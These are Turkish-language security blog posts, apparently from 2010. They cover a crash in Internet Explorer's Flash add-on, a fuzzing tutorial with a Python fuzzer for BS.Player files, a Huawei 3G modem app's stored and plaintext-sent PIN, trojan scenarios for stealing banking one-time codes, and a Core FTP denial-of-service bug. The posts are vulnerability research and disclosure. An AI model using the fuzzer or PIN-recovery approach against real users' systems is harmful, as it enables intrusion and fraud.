Internet Explorer 6/7/8 DOS Vulnerability (Shockwave Flash Object)


written by Mert SARICA | 19 January 2010

File fuzzing ile minik bir keşif yaptım.


1360. byte 44 ve sonraki 3 byte sırasıyla 43 42 41 olursa internet explorer göçüyor, sorunun ana kaynağına bakıldığında ise Adobe shockwave addonu (Flash10d.ocx) olduğu anlaşılıyor…

POC için buraya tıklayabilirsiniz.


Internet Explorer 6 – XP SP3



Internet Explorer 7 – XP SP3



Internet Explorer 8 – Windows 7



Fuzzzzing

written by Mert SARICA | 19 January 2010

Bu seferki yazımı yazmak için biraz geç kaldım, geç olsun ama güç olmasın diyerek hemen konuya giriyorum.
Güvenlik e-posta listelerine üye iseniz her gün onlarca yeni güvenlik zaafiyetlerinin keşfedildiğini görebilirsiniz. Bunların nasıl keşfedildiğini biraz araştıracak olursak genellikle kaynak kodu açık olmayan uygulamalardaki güvenlik zaafiyetlerinin çoğunun fuzzing ile keşfedildiğini görebiliriz. Fuzzingi baştan sona anlatmaya kalkacak olursam kitap yazmam gerekir o nedenle kısaca özetleyip örnek bir fuzzer ve güvenlik açığının keşfedilmesi ile ilgili bir video ile yazımı tamamlayacağım.

Fuzzing'e kabaca hedef uygulamada hataya sebebiyet vermek amacıyla üretilen ve hedefe gönderilen veri diyebiliriz. Fuzzerlar generation ve mutation olarak ikiye ayrılmaktadır. Generation fuzzerları elimizde örnek bir veri olmadan oluşturduğumuz ve hedefe gönderdiğimiz, mutation fuzzerları ile generation fuzzerların aksine örnek bir veriden (örnek bir xls dosyası veya bmp dosyası) türetilen ve hedefe gönderilen veriler olarak düşünebiliriz. Generation fuzzerlara örnek vermek gerekirse bir http sunucusu düşünelim ve port 80'den sunucuya bağlanarak farklı boyutlarda ve karakter setinden rastgele oluşturulan ve hedefe gönderilen veriler olarak düşünebiliriz. Tabii hedef http sunucusu GET/POST vb. benzer komutlar beklediği için parserından geçmeyerek paketler direk çöpe gidecektir.
Mutation fuzzerlar ise rastgele oluşturulmuş bir paket yerine capture edilmiş bir paketten oluştuğu için (örneğin GET /AAAAA… HTTP/1.1) hedef sistem üzerinde soruna yol açma ihtimali generation fuzzerlara göre daha yüksektir. Fuzzerlar ile keşfedilebilecek güvenlik zaafiyetlerinin başında buffer overflow, integer overflow, format string zaafiyetleri gelmektedir.
Fuzzing yapabilmek için haliylen ya veri üreten ve gönderen kendi fuzzerınızı yazacaksınız ya da hali hazırda yazılmış fuzzerlardan faydalanacaksınız. Ufak bir araştırma yaptığınızda hedef programa uygun fuzzerlar bulmak mümkün, örneğin dosya formatını işleyen programları test edecekseniz filefuzz, ağ uygulaması test edecekseniz smudge, framework üzerinde kendi fuzzerınızı geliştirecekseniz sulley, peach vb. programlardan faydalanabilirsiniz.

Sadede gelecek olursam, geçtiğimiz Pazar sabahı bloga ne yazsam ne yazsam diye hindi gibi düşünürken bir fuzzer kodlasam bir de bu fuzzer ile

keşfedilmiş 0day güvenlik zaafiyeti yayınlasam tadından yenmez dedim ve download.com sitesinde hedef program aramaya koyuldum. Sitede biraz gezdikten sonra mediaplayer kategorisinde yer alan, CNET editörleri tarafından 5 yıldız almış ve 1,275,469 defa indirilmiş BS.Player uygulamasına göz atmaya karar verdim. Programı yükledikten sonra bu program ile ilişkili dosya uzantılarını bulmam gerekiyordu bu nedenle hemen Windows XP'de Windows Explorer'da, Tools -> Folder Options -> File Types listesinde yer alan uzantılara baktım ve .bsi uzantısı ilk gözüme çarpanı oldu. Program ile gelen örnek BSI uzantılı bir dosya olmadığı için google üzerinde yaptığım araştırmada bu sayfadaki yazı dikkatimi çekti. Mutation fuzzer için örnek BSI dosyasını bulmuştum ve sıra fuzzer yazmaya gelmişti.

Oturup şip şak python ile kod yazmaya alışmış biri olarak hemen oturdum ama bu sefer hemen kalkamadım. Akşam saatlerine kadar hem kod yazdım hemde programda hata ortaya çıktığında monitör edebilmek için araştırmalar yaptım ve sonunda fuzzing yapabilmek için aşağıdaki programı hazırladım. Monitor edebilmek içinse Sehloger adında bir program buldum.

```
import os
import re
import time
import sys

if sys.platform == 'linux' or sys.platform == 'linux2':
        clearing = 'clear'
else:
        clearing = 'cls'

os.system(clearing)

print "=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-="
print "| Simple Fuzzer | Mert SARICA | http://www.mertsarica.com |"
print "=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-="

target_process = ' "C:\\Program Files\\Webteh\\BSplayer\\bsplayer.exe"'
# target_process = ' "bsplayer.exe"'
target_file = "test.bsi"
seh_handler = "Sehloger.exe"
sleeptime = 1
```

```
logger = "SEHLog.txt"

debugger = seh_handler + target_process

variables = ["Version", "Title", "FName", "Sub1", "Font", "SubPos",
"FullScreen", "Skin", "Lang", "Aspect", "RunHD", "ExitAtEnd"]

for i in range(0, len(variables)-1):

    re1= "(" + variables[i] + ")"
    re2='(=)'   # Any Single Character 1
    re3='((?:S+))'      # Rest

    readfile = open(target_file, "r")
    tempfile = target_file.split(".")
    tempfile = tempfile[0] + str(i) + "." + tempfile[1]

    print "\nTesting:", variables[i] + "\n"

    txt = readfile.read()
    readfile.close()

    rg = re.compile(re1+re2+re3,re.IGNORECASE|re.DOTALL)
    m = rg.search(txt)

    if m:
        word1=m.group(1)
        c1=m.group(2)
        word2=m.group(3)
        entry = word1+c1+word2

        for m in range(1,10):
            os.system(debugger)
            time.sleep(sleeptime)
            writefile = open(tempfile, "w")
            bof = word1+c1+(("A"*128)*m)

            text = txt.replace(entry, bof)
            writefile.write(text)
```


```
            writefile.close()

            bof_check = target_process + " " + tempfile
            os.system(bof_check)
            time.sleep(sleeptime)

            logfile = open(logger, "r")
            log = logfile.read()

            if log.find("41414141") > 0:
                print "\nGray area detected, responsible disclosure or dark
side padawan? :)\a\n"
                print "Suspucious file:", (tempfile)
                sys.exit()

            os.system("taskkill.exe /IM bsplayer.exe")
            time.sleep(sleeptime)
```

Yukarıdaki python kodu örnek BSI dosyası içerisinde yer alan tanımlamaları alıyor ve her değer yerine 128 ve katı sayıda A koyuyor, dosyayı kayıt ediyor ve programı exception handler olarak tasarlanmış olan Sehloger programı ile çalıştırıyor. Sehloger programı ise programda herhangi bir hata olması durumunda o anki register değerlerini log olarak yazıyor, daha sonra yazdığım program ise bu log dosyası içerisinde 0x41414141 bulur ise mutlu sona ulaştığını haber veriyor.

Böyle kuru kuru anlatmakla yetinmeyerek, fuzzerın nasıl çalıştığını ve fuzzer ile nasıl 0 day SEH overwrite güvenlik zaafiyeti keşfettiğimi içeren ufak bir video hazırladım.

Fuzzer programına buradan, SEH overwrite güvenlik zaafiyetini tetikleyen koda ise buradan ulaşabilirsiniz.


SEH overwrite güvenlik zaafiyetine ait ekran görüntüsü ise aşağıdadır.



3G USB

written by Mert SARICA | 19 January 2010

Yine canımın sıkıldığı bir günde bir arkadaşım 3G USB modeminden bahsediyordu, birden ilgimi çekti, daha önce inceleme fırsatıda bulamamıştım. Kendisi bana kısa bir demo yaparak 3G USB modem ile gelen ve Huawei tarafından geliştirilen mobil uygulamanın (Not: Türkiye'deki GSM operatörleri tarafından 3G USB modem ile dağıtılan mobil uygulamaların geliştiricisi Huawei'dir) nasıl kullanıldığını kısaca gösterdi. İlk dikkatimi çeken bu programda Save Pin özelliğinin olmasıydı (kısaca Internet Explorer'ın remember me özelliği gibi düşünebilirsiniz.) çünkü bu özelliğin olması PIN'in, diskte bir yerlerde saklanması anlamına geliyordu.



Bunun dışında bu mobil uygulamanın 3G USB modem ile nasıl haberleştiği merakımı cezbetmişti, uygulama ile modem arasındaki haberleşmede PIN açık mı gidiyordu yoksa şifreli mi gidiyordu (şifreli olarak gitmesi ve smartcard üzerinde decrypt edilmesi teknik olarak mümkün mü bilmiyorum) bu konuda merak konusu olmuştu. Bunlar dışında 3G USB modem ile kısa mesaj almak ve göndermekte mümkün oluyordu. SMS alıp verme hadisesi hemen aklıma yakın zamanda Türkiye'deki tüm bankalarda hayata geçecek olan tek kullanımlık şifre uygulamasını getirdi.

Bilindiği üzere 1 Ocak 2010 tarihinden itibaren tüm bankalar için tek kullanımlık şifre uygulaması zorunlu hale geliyor. Bu yeni uygulama ile müşteriler, internet bankacılığına girmek için ilgili banka tarafından kendisine kısa mesaj aracılığıyla gönderilen tek kullanımlık şifreyi kullanacaklar. Bunun için müşterinin banka kayıtlarında güncel cep telefonu numarasının bulunması şart.

Peki ya güncel değilse ? Bu durumda müşteri cep telefonu numarasını güncellemek için ilgili bankanın hizmet merkezini arayarak cep telefonu numarasını güncelleyecek. Buraya kadar herşey normal ancak aklıma şöyle bir soru takıldı. Ya geek bir müşteri hazırda 3G USB modemi varken ve mobil uygulama ile SMS alabiliyorken müşteri hizmetlerine cep telefonu numarası yerine 3G USB modeminde kullandığı numarasını verirse ne olacak ? Bu durumda hem internet bankacılığına girmek ve hem de finansal işlemler gerçekleştirebilmek için kullanacağı tek kullanımlık şifre bilgisayarına ulaşacak ve kolayca bu şifreye ulaşabilecek ve kullanabilecek. Peki ya güvenlik ?

İşte bu soruya yanıt ararken kendi kendime bir senaryo ürettim. Bir trojan düşündüm. Malum internet bankacılığında kritik işlemler öncesinde (örnek para transferi) tek kullanımlık şifreler ile müşteriler doğrulanıyor. Peki ya bu tek kullanımlık şifre 3G USB modeme geliyorsa ? Bu durumda trojan

kullanıcının haberi olmadan internet tarayıcısına çengel atarak para transferi işlemi esnasında istenilen tek kullanımlık şifreyi 3G mobil uygulamasından alabilir ve kendi kendine finansal işlem gerçekleştirebilir miydi ? Muhtemelen evet…

Örnekleri ile daha öncede karşılaştığımız üzere artık yeni nesil malwareler internet tarayıcılarına çengel atarak GET/POST edilen verileri kayıt altına alıyorlar. 3G USB modemlerin yaygınlaşması ve insanların kullandıkları hatları tek kullanımlık şifre içinde kullanmaları durumunda artık art niyetli kişilerin işleri daha da kolaylaşacak gibi görünüyor…

Bu yazıyı yazmamdaki asıl amaç bu konuya dikkat çekmek ve insanların tek kullanımlık şifre için cep telefonlarını kullanmaya devam etmelerini önermekti ancak diğer bir yandan merak ettiğim konularada yanıt aramaya karar verdim.


Bir trojan daha düşündüm, bir şekilde müşterinin bilgisayarında 3G USB modemin takılmasını beklesin ve daha sonrasında bu programı kullanarak usb modeme komutlar gönderebilsin. Peki ya neye yarayacaktı bu ? DDOS saldırılarının bir parçası olan zombie bilgisayarlar gibi sms flood yapmaya yarayan veya sms spam yapmaya yarayan zombie bilgisayarlar art niyetli insanların yeni hedefi olabilirdi. Peki trojanın bu komutları gönderebilmek için neye ihtiyacı vardı ? Tabiiki öncelikle doğru PIN’e çünkü mobil uygulama ilk açıldığında şayet save pin opsiyonu işaretlenmemişse kullanıcıdan PIN’i girmesi isteniyor ancak save pin opsiyonu işaretlenmiş ise arka plandan PIN şifrelenmiş xml dosyasından alınarak decrypt ediliyor ve modeme gönderiliyor. Bu durumda save pin opsiyonu işaretlenmiş olan bir 3G USB modemin bilgisayara bağlı olması ve sadece flash disk niyetine kullanılması bile trojanın PIN’e ihtiyaç duyulan tüm işlemleri gerçekleştirebilmesine olanak sağlayabilir. Tabii bunun için öncelikle diskte şifreli olarak saklanan PIN’i kırması gerekiyor.

Buradan yola çıkarak PIN’in disk üzerinde nerede tutulduğunu aramaya koyuldum ve biraz araştırdıktan sonra X/UserData/XProfile.XML dosyası içerisinde yer aldığını gördüm. (Not: X, mobil uygulama adına göre değişmektedir.)

< pincode >
1;0;0;0;208;140;157;223;1;21;209;17;140;122;0;192;79;194;151;235;1;0;0;0;75;236;167;138;29;20;126;72;166;229;217;67;144;181;101;205;0;0;0;0;2;0;0;0;0;0;3;102;0;0;168;0;0;0;16;0;0;0;159;6;226;122;118;34;146;2;20;94;126;13;171;109;15

5;236;0;0;0;0;4;128;0;0;160;0;0;0;16;0;0;0;189;145;112;124;237;243;6;115;112;181;100;88;190;90;140;230;8;0;0;0;71;3;36;203;24;100;21;124;20;0;0;0;110;48;83;175;194;210;168;227;60;56;209;195;77;188;189;65;216;20;158;150;
< /pincode >

Görüldüğü üzere PIN, xml dosyasında şifreli olarak tutuluyordu. Sıra kullanılan şifrelemenin ne kadar başarılı olduğunu anlamaya gelmişti. Bunun için 3G mobil uygulamasını incelemeye başladım ve kısa bir süre içerisinde C# programlama dili ile yazılmış olduğunu gördüm. Konu C# olunca kaynak koduna ulaşmak ne kadar zor olabilirdi :) Classları 1 saat inceledikten sonra sonunda PIN'in Data Protection API ile şifrelendiğini anlamam ve python ile şifre çözücü programı hazırlamam yaklaşık 1 saat sürdü. Bu sayede Save PIN opsiyonunun PIN'inin güvenliğine önem verenler için kullanılmadan önce bir daha düşünülmesi gerektiğini söyleyebilecek noktaya geldim.



Mobil uygulama ile 3G usb modem arasındaki haberleşmeyi ise usb port monitör programı ile izlemeye başladığımda PIN'in doğrulama esnasında açık halde modeme gittiğini gördüm.

110 0.00039726 X.e IRP_MJ_WRITE QCUSB_COM9_2 SUCCESS Length 15:
AT+CPIN="7**9"
111 0.00001117 X.e IOCTL_SERIAL_GET_WAIT_MASK QCUSB_COM9_2 SUCCESS

Normalde Kobil mIdentity gibi USB akıllı kart okuyuculardaki doğrulamalarda, şifreler bu şekilde açık mı gidiyor bilmiyorum, pekte sanmıyorum ancak eğer açık gitmiyor ve teknik olarak mümkün ise ise mobil uygulamalar ve 3G USB modemler arasındaki iletişiminde şifreli olması güvenliği arttırabilir.

Sonuç olarak 3G USB mobil uygulamalardaki save pin opsiyonunun internet tarayıcılarındaki remember me opsiyonunda olduğu gibi riskli olduğunu, bunun dışında 1 Ocak tarihinden itibaren internet bankacılığında kullanılacak olan tek kullanımlık şifrenin 3G USB modem ile kullanılması durumunda trojanların hedefi olabileceğini ve son olarak 3G mobil uygulama ile 3G USB modem arasındaki haberleşmede PIN'in açık olarak transfer edildiğini (iyileştirmeye açık olabilir) sizlerle paylaşmak istedim. GSM operatörlerinde çalışan arkadaşlar dilerlerse konu ile ilgili yorum yaparak varsa eksik ve hatalı kısımları düzelterek beni ve herkesi aydınlatabilirler…

Core FTP Server 1.0 Build 319 Denial of Service Vulnerability

written by Mert SARICA | 19 January 2010
Sorunun kaynağına kabaca bakacak olursak ftp sunucusuna USER komutu gönderildikten hemen sonra bağlantı kesilirse, CPU %100'e yükselmekte ve servis kapatılana dek bu seviyede çalışmaya devam etmektedir. Bu zafiyeti istismar edebilmek için ftp sunucusu üzerinde geçerli bir hesabınızın olmasına gerek yoktur.

Not: Buil 321 ile sorun ortadan kalkmıştır.
————————————

Ok sorry about the delay, here's the build that should fix it…
http://www.coreftp.com/test/Server.exe (build 321)

